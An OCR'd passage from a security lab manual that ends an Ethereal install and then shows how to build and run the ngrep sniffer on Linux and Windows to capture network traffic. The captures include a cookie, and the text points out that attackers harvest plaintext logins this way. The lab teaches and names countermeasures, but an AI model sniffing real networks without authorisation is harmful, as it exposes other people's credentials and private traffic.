
Installation Complete

Setup was completed successfully.

Completed

```
Extract: editcap.exe
Extract: editcap.html
Output folder: C:\Program Files\Ethereal
Extract: text2pcap.exe
Extract: text2pcap.html
Output folder: C:\Program Files\Ethereal
Extract: mergecap.exe
Extract: mergecap.html
Output folder: C:\Program Files\Ethereal
Extract: capinfos.exe
Extract: capinfos.html
Completed
```

Select **Run Ethereal 0.10.13**. Click **Finish**.



Ethereal 0.10.13 Setup

Completing the Ethereal 0.10.13 Setup Wizard


Ethereal 0.10.13 has been installed on your computer.

Click Finish to close this wizard.

☑ Run Ethereal 0.10.13

☐ Show News

The Ethereal application will start.



The Ethereal application functions in the same manner as in Linux at this point. Refer to the first part of this lab for a review of the operation of this application.

***Note:** Ethereal is widely used as a packet capturing application and will be referenced throughout the remainder of this book. It is important that you have the basic understanding of Ethereal in order to verify the result of future labs.

Lab 42: Packet Capture — Sniffer

Exploit Data from Network Traffic: Ngrep

Prerequisites: NULL Session

Countermeasures: Encryption, various sniffer detector applications

Description: Ngrep is a network sniffer that currently recognizes IP, Transfer Control Protocol (TCP), User Datagram Protocol (UDP), Internet Control Messenger Protocol (ICMP), Internet Group Management Protocol (IGMP), PPP, Serial Line Interface Protocol (SLIP), FDDI, Token Ring, and NULL interfaces. It also understands Berkley Packet Filter (BPF) logic like other packet-sniffing tools. Remember that all commands in Linux are *case sensitive*.

Procedure: For the Windows version, run from the directory where the executable is located. For Linux, compile and make the application and execute with the syntax of:

```
ngrep <options>
```


For Linux

From the directory containing the compressed files, type **tar –zxvf ngrep-1.40.1.tar.gz**.

The compressed files will uncompress into a new directory named **ngrep**.

Change to the new directory by typing **cd ngrep** and pressing **Enter**.


The next step is to compile the application to the specific machine it is installed on. This is done by typing **./configure**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:31 PM

```
[root@localhost ngrep]# cd ngrep
[root@localhost ngrep]# ./configure
```


The ngrep application will now compile to the specific machine it is on.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:32 PM

```
checking for gcc
checking for install
checking for AIX
checking how to run the C preprocessor
checking for DYNIX/ptx libseq
checking for POSIXized ISC
checking for minix/config.h
checking for ANSI C header files
checking for string.h
checking for working alloca.h
checking for alloca
checking for working const
checking for gcc to derive installation directory prefix
creating config.status
creating Makefile
creating doc/Makefile
creating test/Makefile
checking for a dumb udphdr declaration... nope
checking for pcap_open_live in -lpcap... yes
checking for pcap_restart in -lpcap... yes
updating cache ./config.cache
creating ./config.status
creating Makefile
[root@localhost ngrep]#
```


The last step is to install the application by typing the **make** command.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:35 PM

```
checking for gcc
checking for install
checking for AIX
checking how to run the C preprocessor
checking for DYNIX/ptx libseq
checking for POSIXized ISC
checking for minix/config.h
checking for ANSI C header files
checking for string.h
checking for working alloca.h
checking for alloca
checking for working const
checking for gcc to derive installation directory prefix
creating config.status
creating Makefile
creating doc/Makefile
creating test/Makefile
checking for a dumb udphdr declaration... nope
checking for pcap_open_live in -lpcap... yes
checking for pcap_restart in -lpcap... yes
updating cache ./config.cache
creating ./config.status
creating Makefile
[root@localhost ngrep]# make
```


The ngrep application will install.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:35 PM

```
checking for working const
checking for gcc to derive installation directory prefix
creating config.status
creating Makefile
creating doc/Makefile
creating test/Makefile
checking for a dumb udphdr declaration... nope
checking for pcap_open_live in -lpcap... yes
checking for pcap_restart in -lpcap... yes
updating cache ./config.cache
creating ./config.status
creating Makefile
[root@localhost ngrep]# make
make[1]: Entering directory `/root/tools/ngrep/ngrep/regex-0.12'
gcc -g  -DSTDC_HEADERS=1 -DHAVE_STRING_H=1 -DHAVE_ALLOCA_H=1 -I. -I. -c regex.c
make[1]: Leaving directory `/root/tools/ngrep/ngrep/regex-0.12'
gcc -g -O2  -DSTDC_HEADERS=1 -DRETSIGTYPE=void -DHAVE_ALLOCA_H=1 -DHAVE_ALLOCA=1
 -DHAVE_IF_ETHER_H=1 -D_BSD_SOURCE=1 -D__FAVOR_BSD=1 -DLINUX=1 -DHAVE_LIBPCAP=1
-DNEED_RESTART=1 -DPCAP_RESTART=pcap_restart  -I. -I/usr/include -g -c ngrep.c
gcc -g -O2  -DSTDC_HEADERS=1 -DRETSIGTYPE=void -DHAVE_ALLOCA_H=1 -DHAVE_ALLOCA=1
 -DHAVE_IF_ETHER_H=1 -D_BSD_SOURCE=1 -D__FAVOR_BSD=1 -DLINUX=1 -DHAVE_LIBPCAP=1
-DNEED_RESTART=1 -DPCAP_RESTART=pcap_restart  -L/usr/lib -s -o ngrep ngrep.o  re
gex.o -lpcap
[root@localhost ngrep]#
```

To execute, type:


```
./ngrep
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:37 PM

```
[root@localhost ngrep]# ./ngrep
```

The ngrep application will start. At this point ngrep will capture all traffic to and from the computer it is installed on. To stop the capture hold down the **Ctrl** key and press the **C** key.


***Note:** Keep in mind that the traffic you see is completely dependent upon the environment the computer “sniffing” resides in. For example, if the network link you are using is connected to a network hub, you will be able to see all traffic going through that hub to all other computers on that hub. If, however, the network link you are using is connected to a switch, you will only be able to see traffic specifically destined to/from your connection. There is a way to “sniff” traffic on a switch to show all traffic to a specific or every computer on a switch, which will be covered in Chapter 9.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:38 PM

```
[root@localhost ngrep]# ./ngrep
interface: eth0 (172.16.0.0/255.255.0.0)
#
T 172.16.1.45:45145 -> 64.233.187.99:80 [AP]
  GET / HTTP/1.1..Host: www.google.com..User-Agent: Mozilla/5.0 (X11; U; Linu
  x i686; en-US; rv:1.2.1) Gecko/20030225..Accept: text/xml,application/xml,a
  pplication/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,video/x-mng,image/png
  ,image/jpeg,image/gif;q=0.2,text/css,*/*;q=0.1..Accept-Language: en-us, en;
  q=0.50..Accept-Encoding: gzip, deflate, compress;q=0.9..Accept-Charset: ISO
  -8859-1, utf-8;q=0.66, *;q=0.66..Keep-Alive: 300..Connection: keep-alive..C
  ookie: PREF=ID=a63bcbafd4826388:TM=1130803911:LM=1130803911:S=09Lh7NeNCilIK
  UQP....
###
T 64.233.187.99:80 -> 172.16.1.45:45145 [A]
  HTTP/1.1 200 OK..Cache-Control: private..Content-Type: text/html..Content-E
  ncoding: gzip..Server: GWS/2.1..Content-Length: 1346..Date: Fri, 11 Nov 200
  5 22:43:15 GMT..............VYs.6.~......TK..XI.".I......9}....%...P.h.q..
  ..!K>.jF"......E..BDA.4...,%........=...iG........pi}.8',.....|>.....r+ :U*
  ....*O..=..F;.J..6..a9...)........jN..PiF.40.7;..5SB..g..O.[.?.E;.........
  ....d.+IL..\'.U..<N..q........^.>.!.C..M6..1.5...WZ.64.=.....h.}f..^.%k;..A
  .....`....A..k......[................~x..g..x...l..J..2....=o..VZ..+.OO..w.
  ......8...>K..qu...M&Dp.-l.H...l6..bB.U...J.+........:.2|N...x...y.OL-h,9..
  .X..t8!..O%e\f...I...<.y8.LvQ..&.w&C.......Q.PA....h..........y.+/...z..a..
  ....8..7f..y...$..........Yu..97..R...^^.e....R\....=h.$.....N..j..dl....c.
```


Ngrep also allows for the redirection of the output to be saved to a file for later analysis. This is done with the syntax of:

```
ngrep >> output.txt
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:40 PM

```
[root@localhost ngrep]# ./ngrep >> output.txt
```


The ngrep application will start. At this point all traffic to and from the computer it is installed on is captured and saved to a file named **output.txt**. To stop the capture hold down the **Ctrl** key and press the **C** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:40 PM

```
[root@localhost ngrep]# ./ngrep >> output.txt
[root@localhost ngrep]# 
```

To view the contents of the **output.txt** file, type:

```
cat output.txt
```




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:41 PM

```
[root@localhost ngrep]# cat output.txt
```

The contents will be displayed for further review. In this case, the output is traffic captured between the computer running ngrep to Google, indicating that this is data from the computer going out to Google's Web site.

***Note:** Attackers are looking for more sensitive data than the user's Web use, but keep in mind that an attacker is looking for all unencrypted (plain text) data and it is only a matter of time before some sensitive data (FTP logins, Telnet communications, etc.) is captured by ngrep for analysis, as shown in the Windows example for ngrep.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/ngrep/ngrep
File Edit View Terminal Go Help
Fri Nov 11
4:41 PM

```
  ...'.SMBt.................................
#
T 172.16.1.40:139 -> 172.16.1.43:1444 [AP]
  ...'.SMBt.............................'...
####
T 172.16.1.45:45145 -> 64.233.187.99:80 [AP]
  GET / HTTP/1.1..Host: www.google.com..User-Agent: Mozilla/5.0 (X11; U; Linu
  x i686; en-US; rv:1.2.1) Gecko/20030225..Accept: text/xml,application/xml,a
  pplication/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,video/x-mng,image/png
  ,image/jpeg,image/gif;q=0.2,text/css,*/*;q=0.1..Accept-Language: en-us, en;
  q=0.50..Accept-Encoding: gzip, deflate, compress;q=0.9..Accept-Charset: ISO
  -8859-1, utf-8;q=0.66, *;q=0.66..Keep-Alive: 300..Connection: keep-alive..C
  ookie: PREF=ID=a63bcbafd4826388:TM=1130803911:LM=1130803911:S=O9Lh7NeNCilIK
  UQP....
###
T 64.233.187.99:80 -> 172.16.1.45:45145 [A]
  HTTP/1.1 200 OK..Cache-Control: private..Content-Type: text/html..Content-E
  ncoding: gzip..Server: GWS/2.1..Content-Length: 1346..Date: Fri, 11 Nov 200
  5 22:45:11 GMT..............V.o.6....+Xuq.....n.XR.vK. ...O...:ID)R&.8i..}
  G=.;.w.l...x.}w.r[.(..&QP..$........... ..^...v.z........T....O'.#/.,...S.2
  .....c....h....jh.!...q-...QJ......T...fd@.t~.3^\3%.>~6..c....Q.......O.K./
  .zZIf......u.XU`..t....O..ZX......2;d..d.k..\C.z~..+CC.cx.}O...gv...X......
  ..jn...JA...?..l......O.........o=....O.G.P...}..Q[.BU.......S.JKbu...I{...
  ~S:.W.gu..gi.!.Na........m..E.....(&.Y.i-....I.RH.*..3..C........Q.O....4.0
```

For Windows


From the directory containing the ngrep application, type:

```
ngrep
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
